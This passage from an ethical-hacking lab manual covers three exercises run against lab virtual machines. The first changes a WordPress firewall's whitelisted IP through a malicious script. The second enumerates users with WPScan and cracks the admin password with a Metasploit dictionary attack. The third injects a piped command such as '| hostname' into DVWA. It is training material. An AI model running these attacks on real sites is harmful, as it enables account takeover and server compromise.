


FIGURE 2.14: Script File in Victim Machine

28. Right-click **Security_Script.html** file, hover your mouse cursor on **Open with** and then click **Google Chrome** as shown in the screenshot.

Note: You should use same browser that is used in the step #5.




FIGURE 2.15: Opening the Script in Google Chrome

29. The **Security_Script.html** file opens up in the Chrome browser, along with a pop-up as shown in the screenshot, click **OK** to continue.




FIGURE 2.16: Executing the Script

30. Click **Submit** button to execute the script.




FIGURE 2.17: Script Executed

- As soon as you click on **Submit** button, it will redirect you to the WordPress Firewall 2 configurations page.
- Scroll down and observe in the Whitelisted IPs section the IP address is changed to **10.10.10.11** (Kali Linux)

The screenshot shows the WordPress Admin interface under the 'Settings' tab. In the 'Whitelisted IPs' section, the IP '10.10.10.11' is listed in a red-bordered input field. Other settings visible include email configuration for attack reports (set to 'cehuser666@gmail.com') and an 'Email type' option set to 'html'.

FIGURE 2.18: Whitelisted IP changed to Attackers IP address

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

iLabs

Enumerating and Hacking a Web Application using WPScan and Metasploit

WordPress is a web software and content management system (CMS) that you can use to create a website or blog.

Lab Scenario

WPScan is a black-box WordPress vulnerability scanner. It is a regular part of most of the penetration testers' assessment toolkit. According to Web Technology Surveys, WordPress is used by 60.4% of all known content management system websites, and 23.8% of all websites. WPScan provides great help in assessing the security of target organizations with WordPress sites.

Lab Objectives

The objective of this lab is to help you learn how to:

- Enumerate Users using WPScan
- Perform dictionary attack to crack passwords using Metasploit

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- Windows Server 2012 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 10 Minutes

Overview of the Lab

This lab demonstrates multiple attacks performed on a vulnerable php website (WordPress) in an attempt to gain sensible information such as usernames and passwords. You will learn how to use WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Lab Tasks

1. Click **Start** at the lower left corner of the screen, click the downward arrow, and click **Wampserver64** to launch WampServer.




FIGURE 3.1: Starting the WampServer

2. Log in to the **Kali Linux** virtual machine.
 3. Launch a command line terminal, type the command **wpscan --url http://[IP Address of Windows Server 2012]:8080/CEH --enumerate u** and press **Enter**.

Note: In this lab, the IP Address of **Windows Server 2012** is **10.10.10.12**, which may vary in your lab environment.

 4. On entering the command, you will be asked to update the database.
Sign in user **Administrator** to avoid the update step.

```
File Edit View Search Terminal Help
root@kali:~# wpscan --url http://10.10.10.12:8080/CEH/ --enumerate u
[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]
```

FIGURE 3.2: Enumerating the Usernames

- WPScan begins to enumerate the **usernames** stored in the website's database, and displays them as shown in the screenshot:

```
[+] Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a...
| Author: the WordPress team
| Author URI: https://wordpress.org/
[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 3 user/s:
+---+---+---+
| Id | Login   | Name      |
+---+---+---+
| 1  | admin    | admin     |
| 2  | cehuser1 | Jason Brown |
| 3  | cehuser2 | John Albert |
+---+---+---+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Fri Dec 22 01:05:52 2017
[+] Requests Done: 59
[+] Memory used: 19.895 MB
[+] Elapsed time: 00:00:16
root@kali:~#
```

FIGURE 3.3: Usernames Enumerated

6. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
 7. To obtain the passwords, you will use an auxiliary module named **wordpress_login_enum** (in msfconsole) and perform a dictionary attack using the **Passwords.txt** file (in the **Wordlists** folder), which you copied to the **root** folder in the previous module.
 8. To use the **wordpress_login_enum** auxiliary module, you need to first launch msfconsole.
 9. However, you need to start the **postgresql service** before launching the msfconsole.
 10. To start postgresql service, type the command **service postgresql start** and press **Enter**.

```
root@kali:~# service postgresql start
```

FIGURE 3.4: Starting the Services

- Because you have started both the services, you shall now launch msfconsole.
 - To launch msfconsole, type **msfconsole** and press **Enter**.

A screenshot of a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# msfconsole
[*] Starting the Metasploit framework console...!
```

The command "msfconsole" is highlighted with a red box.

FIGURE 3.5: Launching msfconsole

13. Now, you will use the **wordpress_login_enum** auxiliary module.
 14. Type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
https://metasploit.com
[ metasploit v4.16.19-dev
+ ---=[ 1704 exploits - 1001 auxiliary - 299 post
+ ---=[ 503 payloads - 40 encoders - 10 nops
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary.wordpress_login_enum >
```

FIGURE 3.6: Using the Auxiliary Module

- This module allows you to enumerate the **login credentials**.
- To know all the options, you can configure in this module, type **show options** and press **Enter**.
- You can view a list of options that can be set for this module. Because you want to obtain the password, you need to set the:
 - PASS_FILE:** In this option, you will be setting the **Passwords.txt** file using which; you will be performing the dictionary attack.
 - RHOSTS:** In this option, you will be setting the target machine i.e., **Windows Server 2012 IP Address**.
 - RPORT:** In this option, you will be setting the target machine port i.e., **Windows Server 2012 port**.
 - TARGETURI:** In this option, you will be setting the base path to the WordPress website i.e., **http://[IP Address of Windows Server 2012]:8080/CEH/**.
 - USERNAME:** In this option, you will be setting the username that was obtained in the **Step no. 5**.

```

File Edit View Search Terminal Help
root@kali: ~
msf auxiliary(wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS    false        no       Try blank passwords for all users
BRUTEFORCE        true         yes      Perform brute force authentication
BRUTEFORCE_SPEED   5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDOS     false        no       Try each user/password couple stored in the current database
DB_ALL_PASS        false        no       Add all passwords in the current database to the list
DB_ALL_USERS       false        no       Add all users in the current database to the list
ENUMERATE_USERNAMES  true        yes      Enumerate usernames
PASSWORD          no           no       A specific password to authenticate with
PASS_FILE          no           no       File containing passwords, one per line
Proxies            no           no       A proxy chain of format type:host:port[,type:host:port][,...]
RANGE_END          10          no       Last user id to enumerate
RANGE_START         1           no       First user id to enumerate
RHOSTS             yes          yes      The target address range or CIDR identifier
RPORT              80          yes      The target port (TCP)
SSL                false        no       Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS    false        yes      Stop guessing when a credential works for a host
TARGETURI          /           yes      The base path to the wordpress application
THREADS            1           yes      The number of concurrent threads
USERNAME           no           no       A specific username to authenticate as
USERPASS_FILE      no           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false        no       Try the username as the password for all users
USER_FILE          no           no       File containing usernames, one per line
VALIDATE_USERS     true         yes      Validate usernames
VERBOSE            true         yes      Whether to print output for all attempts
VHOST              no           no       HTTP server virtual host
msf auxiliary(wordpress_login_enum) >
  
```

FIGURE 3.7: Viewing the Options

- Type **set PASS_FILE /root/Wordlists/Passwords.txt** and press **Enter** to set file containing the passwords.
- Type **set RHOSTS [IP Address of Windows Server 2012]** and press **Enter** to set the target IP Address.
- Type **set RPORT 8080** and press **Enter** to set the target port.

- Type **set TARGETURI http://[IP Address of Windows Server 2012]:8080/CEH/** and press **Enter** to set the base path to the WordPress website.
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process. In this lab, the **admin** user is being issued

```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(wordpress_login_enum) > set PASS_FILE /root/Wordlists/Passwords.txt
PASS_FILE => /root/Wordlists/Passwords.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 10.10.10.12
RHOSTS => 10.10.10.12
msf auxiliary(wordpress_login_enum) > set RPORT 8080
RPORT => 8080
msf auxiliary(wordpress_login_enum) > set TARGETURI http://10.10.10.12:8080/CEH/
TARGETURI => http://10.10.10.12:8080/CEH/
msf auxiliary(wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf auxiliary(wordpress_login_enum) > 
```

FIGURE 3.8: Setting the Options

- Now, all the options have been successfully set. Type **run** and press **Enter** to execute the auxiliary module.

```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(wordpress_login_enum) > set PASS_FILE /root/Wordlists/Passwords.txt
PASS_FILE => /root/Wordlists/Passwords.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 10.10.10.12
RHOSTS => 10.10.10.12
msf auxiliary(wordpress_login_enum) > set RPORT 8080
RPORT => 8080
msf auxiliary(wordpress_login_enum) > set TARGETURI http://10.10.10.12:8080/CEH/
TARGETURI => http://10.10.10.12:8080/CEH/
msf auxiliary(wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf auxiliary(wordpress_login_enum) > run 
```

FIGURE 3.9: Running the Auxiliary Module

24. The auxiliary module begins to brute-force the login credentials by trying various passwords for the given username **admin**.

```
root@kali: ~
File Edit View Search Terminal Help
TARGETURI => http://10.10.10.12:8080/CEH/
msf auxiliary(wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf auxiliary(wordpress_login_enum) > run

[*] http://10.10.10.12:8080/CEH/ - WordPress Version 4.9.1 detected
[*] http://10.10.10.12:8080/CEH/ - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.10.12:8080/CEH/ - Found user 'admin' with id 1
[+] http://10.10.10.12:8080/CEH/ - Usernames stored in: /root/.msf4/loot/20171222015024_default_10.10.10.12_wordpress.users_741447.txt
[*] http://10.10.10.12:8080/CEH/ - WordPress User-Validation - Running User Validation
[*] http://10.10.10.12:8080/CEH/ - WordPress User-Validation - Checking Username: 'admin'
[+] http://10.10.10.12:8080/CEH/ - WordPress User-Validation - Username: 'admin' is VALID
[+] http://10.10.10.12:8080/CEH/ - WordPress User-Validation - Found 1 valid user
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Running Bruteforce
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAAAA'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAABaaabj'
```

FIGURE 3.10: Auxiliary Module Brute Forcing the Password

25. Once the correct password associated with the username is found, the module stops and displays the **cracked password**, as shown in the screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'Qwsx1985'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'Qwx2sLET'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'0wzjzetas'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'0w-'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'qwertq@123'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwertq@123'
[*] http://10.10.10.12:8080/CEH/ - Brute-forcing previously found accounts...
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAAA'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAABaaabj'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAAGH'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAAP40X'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'AAAS'
[-] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.12:8080/CEH/ - WordPress Brute Force - Trying username:'admin' with password:'Appel'
```

FIGURE 3.11: Password Successfully Cracked

26. Now, use the obtained username-password combination to log into the WordPress website.

27. Launch the **Firefox ESR** web browser, type **[http://\[IP Address of Windows Server 2012\]:8080/CEH/wp-login.php](http://[IP Address of Windows Server 2012]:8080/CEH/wp-login.php)** in the address bar, and click **Log In**.



FIGURE 3.12: Logging in to WordPress Website

28. You should be able to successfully log into the website, as shown in the screenshot:




FIGURE 3.13: Login Successful

29. In the same way, you can follow the **steps 18–22** and crack other users' passwords associated (by setting another username obtained during enumeration; e.g., "cehuser1").
30. Thus, you have successfully enumerated the usernames and cracked their passwords.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Exploiting Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers understand better the processes of securing web applications, and aid teachers/students in teaching/learning web application security in a classroom environment.

Lab Scenario

Web developers build web applications, keeping in mind all the security measures involved in doing so. Any loopholes found in the applications might allow attackers to exploit them, resulting in remote code execution, database extraction, and sometimes even the complete takeover of the servers that host them. Thus, as a CEH, you need to ensure that web applications are properly built and are free from vulnerabilities that could lead to SQL injection, cross-site scripting, and so on.

Lab Objectives

The objective of this lab is to help you learn how to exploit command-line execution vulnerabilities.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- Windows Server 2012 running as virtual machine
- Windows 10 running as a virtual machine
- Web browsers

Lab Duration


Time: 20 Minutes

Overview of the Lab

This lab demonstrates the exploitation performed on command-line execution vulnerability found in DVWA. Here, you will learn how to extract information of a target machine, create user account, assign administrative privileges to the created account, and use that account to log into the target machine.

Lab Tasks

1. Click **Start** at the lower left of the screen, click the downward arrow, then click **Wampserver64** to launch WampServer.



Apps by name




FIGURE 4.1: Starting the WampServer

2. Launch the **Windows 10** virtual machine from the VMware Workstation, and log onto it.
3. Launch any (here **Chrome**) browser, type the URL **http://[IP Address of Windows Server 2012]:8080/dvwa** in the address bar, and press **Enter**.
Note: The IP address of **Windows Server 2012** in this lab is **10.10.10.12**, which might vary in your lab environment.
4. The **DVWA** login page appears; type the following credentials, then click **Login**:
 - a. Username: **gordonb**
 - b. Password: **abc123**



FIGURE 4.2: Logging in to DVWA

5. gordonb's page appears; click **Command Execution**.

The screenshot shows a web browser window for the Damn Vulnerable Web Application (DVWA). The URL in the address bar is 10.10.10.12:8080/dvwa/index.php. The DVWA logo is at the top right. On the left, there is a sidebar menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection

The "Command Injection" item is highlighted with a red border. The main content area has a green header "Welcome to Damn Vulnerable Web App". Below it, a paragraph describes DVWA as a PHP/MySQL web application designed for security professionals to test their skills and understand web application security. It also states that the aim of DVWA is to practice common web vulnerabilities. A note at the bottom of the content area says: "Please note, there are both documented and undocumented vulnerabilities with this module."

FIGURE 4.3: Selecting Command Execution

6. The command execution utility in DVWA allows you to ping a machine.
7. Type the IP Address of the **Windows Server 2012** machine, and click **submit** to ping the machine.

The screenshot shows a web browser window titled "Vulnerability: Command" with the URL 10.10.10.12:8080/dvwa/vulnerabilities/exec/. The DVWA logo is at the top right. The sidebar menu is identical to Figure 4.3. The main content area has a green header "Vulnerability: Command Injection". Below it, a section titled "Ping a device" contains a form with the placeholder "Enter an IP address: 10.10.10.12" and a "Submit" button. The "Command Injection" item in the sidebar is highlighted with a green background. At the bottom, there is a "More Information" section with a bulleted list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.4: Pinging a Machine

8. DVWA has successfully pinged a machine, as shown in the screenshot:

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected and highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area is titled "Vulnerability: Command Injection". A sub-section titled "Ping a device" contains a form where the IP address "10.10.10.12" is entered. Below the form, the output of a ping command is displayed, showing four successful replies from the target IP. At the bottom, ping statistics are provided.

```
Pinging 10.10.10.12 with 32 bytes of data:  
Reply from 10.10.10.12: bytes=32 time<1ms TTL=64  
  
Ping statistics for 10.10.10.12:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

FIGURE 4.5: Machine Pinged Successfully

9. Now try issuing a different command to check whether DVWA can execute it.
10. Issue the command | **hostname** and click **submit**. Generally, hostname is used to probe the name of the target machine.

This screenshot shows the same DVWA Command Injection interface as Figure 4.5. The "Command Injection" option is still selected in the sidebar. In the "Ping a device" section, the user has entered the command "| hostname" into the "Enter an IP address" field. The output shows the results of the ping command followed by the execution of the "hostname" command, which returns the target machine's name.

```
Pinging 10.10.10.12 with 32 bytes of data:  
Reply from 10.10.10.12: bytes=32 time<1ms TTL=64  
  
